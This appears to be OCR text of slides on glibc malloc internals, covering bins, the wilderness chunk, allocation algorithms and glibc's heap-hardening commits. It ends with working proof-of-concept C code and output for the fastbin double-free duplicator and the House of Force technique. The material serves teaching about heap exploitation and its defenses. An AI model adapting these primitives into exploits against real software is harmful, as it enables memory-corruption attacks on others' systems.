
All remainders from chunk splits and all returned chunks are first placed in this bin.

FAST BINS

- 16 bytes <= chunks <= 64 * sizeof (size_t) / 4
- 7 bins
- Size specific bins
- 8 bytes spaced
- Simply linked list
- Head insertion & deletion (LIFO)
- Atomic

WILDERNESS (TOP MOST) CHUNK

- Chunk at the border of an arena
- Only chunk that can grow
- Extended with:
  - sbrk(2) (main arena)
  - mmap(2) (thread arena)


0x0
unused
text section
read only data section
data section
bss section
heap
break
memory mapping region
stack
kernel space
0xFFFFFFFFFFFFFFFF
chunk 1
chunk 2
chunk 3
wilderness (top most) chunk
break

LAST REMAINDER CHUNK

- Remainder from the most recent split
- Improve locality

MMAP

For allocations >= 128Kb

```
struct malloc_state
{
    mutex_t mutex;

    [...]

    /* Fastbins */
    mfastbinptr fastbinsY[NFASTBINS];

    /* Base of the topmost chunk */
    mchunkptr top;

    /* The remainder from the most recent split of a small request */
    mchunkptr last_remainder;

    /* Normal bins */
    mchunkptr bins[NBINS * 2 - 2];

    [...]
};
```

ALGORITHMS

MALLOC

1. Fast bins
2. Small bins
3. Consolidate fastbins
4. Unsorted bin
5. Last remainder
6. Large bins
7. Wilderness chunk
8. mmap

FREE

1. Munmap
2. Fastbin
3. Consolidate and (if not top) place in unsorted
4. Consolidate and trim if necessary

MEMORY CORRUPTION

In the good old days...

```
#define unlink( P, BK, FD ) { \
    BK = P->bk; \
    FD = P->fd; \
    FD->bk = BK; \
    BK->fd = FD; \
}
```

```
p->fd->bk = p->bk
p->bk->fd = p->fd
```

INVALID BLOCK SIZES CHECK

```
commit 9a3a9dd8d9e03875f865a22de5296274cc18c10e
Author: Ulrich Drepper <drepper@redhat.com>
Date:   Tue Aug 19 09:30:22 2003 +0000

diff --git a/malloc/malloc.c b/malloc/malloc.c
index 5cc3473..55e2cbc 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -4131,6 +4131,13 @@ _int_free(mstate av, Void_t* mem)
     p = mem2chunk(mem);
     size = chunksize(p);

+    /* Little security check which won't hurt performance: the
+       allocator never wrapps around at the end of the address space.
+       Therefore we can exclude some size values which might appear
+       here by accident or by "design" from some intruder.  */
+    if ((uintptr_t) p > (uintptr_t) -size)
+      return;
+
     check_inuse_chunk(av, p);

     /*
```

FREE LIST CORRUPTION CHECK

```
commit 3e030bd5f9fa57f79a509565b5de6a1c0360d953
Author: Ulrich Drepper <drepper@redhat.com>
Date:   Sat Aug 21 20:19:54 2004 +0000

diff --git a/malloc/malloc.c b/malloc/malloc.c
index 6e6c105..206be50 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -1966,6 +1970,9 @@ typedef struct malloc_chunk* mbinptr;
 #define unlink(P, BK, FD) { \
   FD = P->fd; \
   BK = P->bk; \
+  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))    \
+    malloc_printf_nc (check_action,
\
+              "corrupted double-linked list at %p!\n", P);  \
   FD->bk = BK; \
   BK->fd = FD; \
 }
```

DOUBLE FREE CHECK

```
commit 9d0cdc0eeaf8b0ca19bf04c5e18b00d965fcd0a8
Author: Ulrich Drepper <drepper@redhat.com>
Date:   Thu Sep 9 01:58:35 2004 +0000

diff --git a/malloc/malloc.c b/malloc/malloc.c
index 5636d5c..4db4051 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -4201,6 +4201,13 @@ _int_free(mstate av, Void_t* mem)

       set_fastchunks(av);
       fb = &(av->fastbins[fastbin_index(size)]);
+      /* Another simple check: make sure the top of the bin is not the
+    record we are going to add (i.e., double free).  */
+      if (__builtin_expect (*fb == p, 0))
+   {
+     malloc_printf_nc (check_action, "double free(%p)!\n", mem);
+     return;
+   }
       p->fd = *fb;
       *fb = p;
     }
```

CORRUPTION DETECTION

```
commit 893e609847a2f372970e349e0cede2e8529bea71
Author: Ulrich Drepper <drepper@redhat.com>
Date:   Fri Nov 19 21:35:00 2004 +0000

diff --git a/malloc/malloc.c b/malloc/malloc.c
index 5707410..d6810be 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -4233,6 +4233,14 @@ _int_free(mstate av, Void_t* mem)
 #endif
       ) {

+    if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
+   || __builtin_expect (chunksize (chunk_at_offset (p, size))
+                        >= av->system_mem, 0))
+      {
+   errstr = "invalid next size (fast)";
+   goto errout;
+      }
+
     set_fastchunks(av);
     fb = &(av->fastbins[fastbin_index(size)]);
     /* Another simple check: make sure the top of the bin is not the
```

THE FASTCHUNK DUPLICATOR

```c
int main(void)
{
    void* ptr = malloc(42);

    free(ptr);
    free(ptr);

    return 0;
}
```

```
*** Error in `./clone': double free or corruption (fasttop): 0x0000557e5c19e010 ***
======= Backtrace: =========
/usr/lib/libc.so.6(+0x6ed4b)[0x7fb27b6ebd4b]
/usr/lib/libc.so.6(+0x74546)[0x7fb27b6f1546]
/usr/lib/libc.so.6(+0x74d1e)[0x7fb27b6f1d1e]
./clone(+0x7ed)[0x557e5be217ed]
/usr/lib/libc.so.6(__libc_start_main+0xf1)[0x7fb27b69d741]
./clone(+0x699)[0x557e5be21699]
======= Memory map: ========
[...]
zsh: abort (core dumped)  ./clone
```

```
$ grep -rn 'double free or corruption'
malloc.c:3939:      errstr = "double free or corruption (fasttop)";
malloc.c:3975:  errstr = "double free or corruption (top)";
malloc.c:3983:  errstr = "double free or corruption (out)";
malloc.c:3989:  errstr = "double free or corruption (!prev)";
```

```
/* Check that the top of the bin is not the record we are going to add
   (i.e., double free).  */
if (__builtin_expect (old == p, 0))
{
    errstr = "double free or corruption (fasttop)";
    goto errout;
}
```

```c
int main(void)
{
    void* ptr1 = malloc(42);
    void* ptr2 = malloc(42);

    printf("ptr1: %p\n", ptr1);
    printf("ptr2: %p\n", ptr2);

    free(ptr1);
    free(ptr2);
    free(ptr1);

    printf("%p\n", malloc(42));
    printf("%p\n", malloc(42));
    printf("%p\n", malloc(42));

    return 0;
}
```

```
$ make fastchunk-duplicator && ./fastchunk-duplicator
cc     fastchunk-duplicator.c   -o fastchunk-duplicator
ptr1: 0x5646b5034010
ptr2: 0x5646b5034050
0x5646b5034010
0x5646b5034050
0x5646b5034010
```

THE HOUSE OF FORCE

```
static void *
_int_malloc (mstate av, size_t bytes)
{
// [...]
use_top:
      victim = av->top;
      size = chunksize(victim);

      if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
        remainder_size = size - nb;
        remainder = chunk_at_offset(victim, nb);
        av->top = remainder;
        set_head(victim, nb | PREV_INUSE |
                 (av != &main_arena ? NON_MAIN_ARENA : 0));
        set_head(remainder, remainder_size | PREV_INUSE);
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
// [...]
}
```

```
#define chunk_at_offset(p, s)  ((mchunkptr) (((char *) (p)) + (s)))
```

```c
int main(void)
{
    char target[] = "On the stack";

    void* chunk = malloc(42);
    void* wilderness = (char*)(chunk) + malloc_usable_size(chunk);
    *(uintptr_t*)wilderness = 0xFFFFFFFFFFFFFFFF;
    malloc((uintptr_t)target - 2 * sizeof (size_t) - (uintptr_t)wilderness);
    void* ptr = malloc(0x100);

    printf("%p: %s\n", ptr, ptr);
}
```

```
$ make house-of-force && ./house-of-force
cc     house-of-force.c   -o house-of-force
0x7ffd77fc6350: On the stack
```

REFERENCES

- A Memory Allocator
- glibc's source code
- Malloc internals on glibc's wiki
- Vudo malloc tricks
- Advanced Doug lea's malloc exploits
- Exploiting the Wilderness
- Malloc Maleficarum
- The use of set_head to defeat the wilderness
- Malloc Des-Maleficarum

QUESTIONS?